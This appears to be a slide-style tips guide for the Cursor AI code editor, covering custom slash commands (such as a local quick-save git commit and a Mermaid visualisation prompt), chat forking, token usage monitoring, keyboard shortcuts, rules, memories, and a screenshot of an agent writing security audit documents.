


For example, create a command to generate a pull request using the GitHub CLI.



Your new command will appear in the agent panel when you type "/" for you to easily run.

CREATE CUSTOM COMMANDS



Create a "commands" folder within your ".cursor" directory to get started. Add new markdown files inside the "commands" folder to define custom commands.



The name of the markdown file (e.g., "prd.md") becomes the name of your slash command (e.g., "/prd"). Write any prompt you want inside the file to define the command's behavior.



For example, create a command to generate a pull request using the GitHub CLI.




Your new command will appear in the agent panel when you type "/" for you to easily run.

PASS IMAGES TO AGENT



- ★ You can paste images directly into the agent's chat input to provide visual context.
- ★ Use this to ask the agent to match a specific UI design or style from an image.
- ★ For example, provide a screenshot of Spotify Wrapped to redesign your music page.
- ★ The AI will update your components and even configuration files (e.g., next.config.js) to implement the visual changes.

FORK CHAT SESSIONS



If you like your current progress but want to try a different direction, duplicate the chat.



Duplicating a chat keeps all the existing context from the conversation so far.




Access this feature by clicking the three-dot menu on the chat and selecting "Duplicate Chat".




However, strongly advise you consider starting from scratch to keep the token count low and/or context window smaller.





SUMMARIZE



The "/summarize" command will compact the current conversation to reduce token usage.



MONITOR USAGE LIMITS



If you are cost-conscious, you can get visibility into your token usage.



Go into your settings to change the "Usage Summary" from "Auto" to "Always".



The summary shows what percentage of your usage limit you have consumed.



This helps you monitor your consumption so you don't run out of tokens unexpectedly.



KEYBOARD SHORTCUTS

Cursor Tab (AI Code Completion)

Accept Suggestion	Tab
Reject Suggestion	Esc
Partial Accept	Ctrl/⌘ + →

Composer

Open Composer	Ctrl/⌘ + I
Open Full-screen Composer	Ctrl/⌘ + Shift + I

@ Symbols

Reference File	@filename
Reference Function	@functionName
Reference Variable	@variableName
Search Codebase	@codebase query
Search Web	@web query

General

Open Command Palette	Ctrl/⌘ + Shift + P
Open Settings	Ctrl/⌘ + ,
Toggle Sidebar	Ctrl/⌘ + B
Toggle Terminal	Ctrl/⌘ + `
New File	Ctrl/⌘ + N
Save File	Ctrl/⌘ + S



Use "Command + /" (slash) inside the agent window to change your selected AI model. Quickly swap between models like GPT-5, Claude 4.5 Sonnet, or others.




AVOID LONG CHATS




- ★ Start new conversations frequently, especially for new features.
- ★ Go into your settings to change the "Usage Summary" from "Auto" to "Always".
- ★ The summary shows what percentage of your usage limit you have consumed.
- ★ This helps you monitor your consumption so you don't run out of tokens unexpectedly.

CONVERSATION CHECKPOINTS



The agent conversation history acts as a series of checkpoints for your code.



Click the "go back" button on a previous message in the conversation.




You can roll back small changes or go very far back in a conversation.




While helpful, this should be used alongside Git for more persistent version control.

/QW - CUSTOM COMMAND



```
.cursor > commands > ↴ qw.md > # Quick Save Command > ## Important:  
1  # Quick Save Command  
2  
3  Perform a quick local git commit to save current work state for easy restoration.  
4  
5  ## Steps:  
6  1. Check git status to see what files have changed  
7  2. Stage all changes (including untracked files)  
8  3. Create a commit with a timestamp-based message: "Quick save: YYYY-MM-DD HH:MM:SS"  
9  4. Confirm the commit was successful  
10 5. Display a brief summary of what was saved  
11  
12 ## Important:  
13  - This is a LOCAL commit only – do NOT push to remote  
14  - Use descriptive output so the user knows what was saved  
15  - If there are no changes to commit, inform the user  
16  - Always include the timestamp in the commit message for easy reference
```



Perform a quick local git commit to save current work state for easy restoration.

✓ Quick save completed successfully!
Commit: aa9e710 - "Quick save: 2025-10-27 15:27:01"
Summary of what was saved:

- 45 files changed with 23,299 insertions
- Modified files:



CURSOR RULES

A screenshot of the EdgeRun.Ai application interface. At the top, it shows the user's email (brycekunz@gmail.com) and plan (Pro+ Plan). Below that is a search bar labeled "Search settings ⌘F". The main menu includes options like General, Chat, Tab, Models, Background Agents, Tools & MCP, and Rules & Memories. The Rules & Memories tab is highlighted with an orange border. The background features a grid pattern.

A screenshot of the "User Rules" management screen. It shows a section titled "Manage your custom user rules and preferences" with a "+ Add Rule" button. Below this is a note about using the "/qw" command for code base changes. Further down, there is information about the "uv" Python package, including its URL and GitHub repository. The background has a subtle grid pattern.



Use very sparingly, because these will affect your context window and token usage.



CURSOR MEMORIES

A screenshot of the EdgeRun.Ai settings interface. At the top, it shows the user's email (brycekunz@gmail.com) and plan (Pro+ Plan). Below is a search bar labeled "Search settings ⌘F". The sidebar contains several tabs: General, Chat, Tab, Models, Background Agents, Tools & MCP, and Rules & Memories, which is highlighted with an orange oval. The main content area lists various settings and features.



Ensure they are still relevant for the current project.
Many of times these memories where no longer relevant.

A screenshot of the EdgeRun.Ai 'Rules & Memories' interface. It shows a list of configurations:

- Memories**: Saves useful context across Chats. A toggle switch is turned on (green).
- Memories**: Learn your preferences automatically based on Chats. A toggle switch is turned on (green).
- Review 1 Pending Memory**:
 - User prefers the web interface to match existing pages in light mode with a normal horizontal menu, not a dark theme or double menu tabs.

Clear All X ✓
- Saved Memories**: Review or remove individual Memories. A "Hide" button is visible.


No Memories Yet
Memories will appear as you use the Agent

VISUALIZE YOUR CODE



Mermaid syntax allows for various diagrams: flowcharts, sequence, class, state, and more.

```
.cursor > commands > ⬇ viz.md > 📄 # Visualize Codebase with Mermaid Diagrams
1  # Visualize Codebase with Mermaid Diagrams
2
3  You are an expert Technical Architect and Visual Documentation Specialist. Your task is to
   analyze the codebase and create comprehensive Mermaid diagrams to help users understand the
   system architecture, data flow, and component relationships.
4
5  ## Analysis Process
6
7  Follow this systematic approach:
8
9  ### 1. Understand the Context
10 - Ask the user what aspect of the codebase they want to visualize
11 - Determine the appropriate diagram type(s) to use
12 - Identify the scope (entire system, specific component, workflow, etc.)
13
14  ### 2. Repository Analysis
15 - Examine the project structure and component organization
16 - Identify major modules, services, and their relationships
17 - Map out data flows and processing pipelines
18 - Understand dependencies and integrations
19 - Identify key files, classes, and functions
20
21  ### 3. Select Appropriate Diagram Types
22
23  Based on what the user wants to understand, choose from:
24
25  #### **Flowchart** - Best for:
26  - Sequential processes and workflows
27  - Decision trees and conditional logic
28  - Step-by-step procedures
29  - Algorithm visualization
30
31  #### **Sequence Diagram** - Best for:
```





SECURE CODE

```
/sec

I'll conduct a comprehensive security audit of your podcast management web application. Let me start by examining the key security-critical files.
```

```
Perfect! Now let me create a final summary document:
⬇ SECURITY-AUDIT-SUMMARY.md (new) +448 • ... ✎ ✖ ✓ ⏷

Perfect! Now let me verify all the files and create a final index:
🔗 Auto-Ran command: cd, ls, grep

$ cd /Users/brycekunz/Documents/GitHub/PodcastScripts && ls
-lh *.md | grep -i security
MEDIATION-CHECKLIST.md
-rw-r--r--@ 1 brycekunz  staff   25K Oct 27 16:27 security-report.md

Run Everything ✓ Success
```

Excellent! Let me create a final README for the security documentation:


```
SECURITY-README.md
```

```
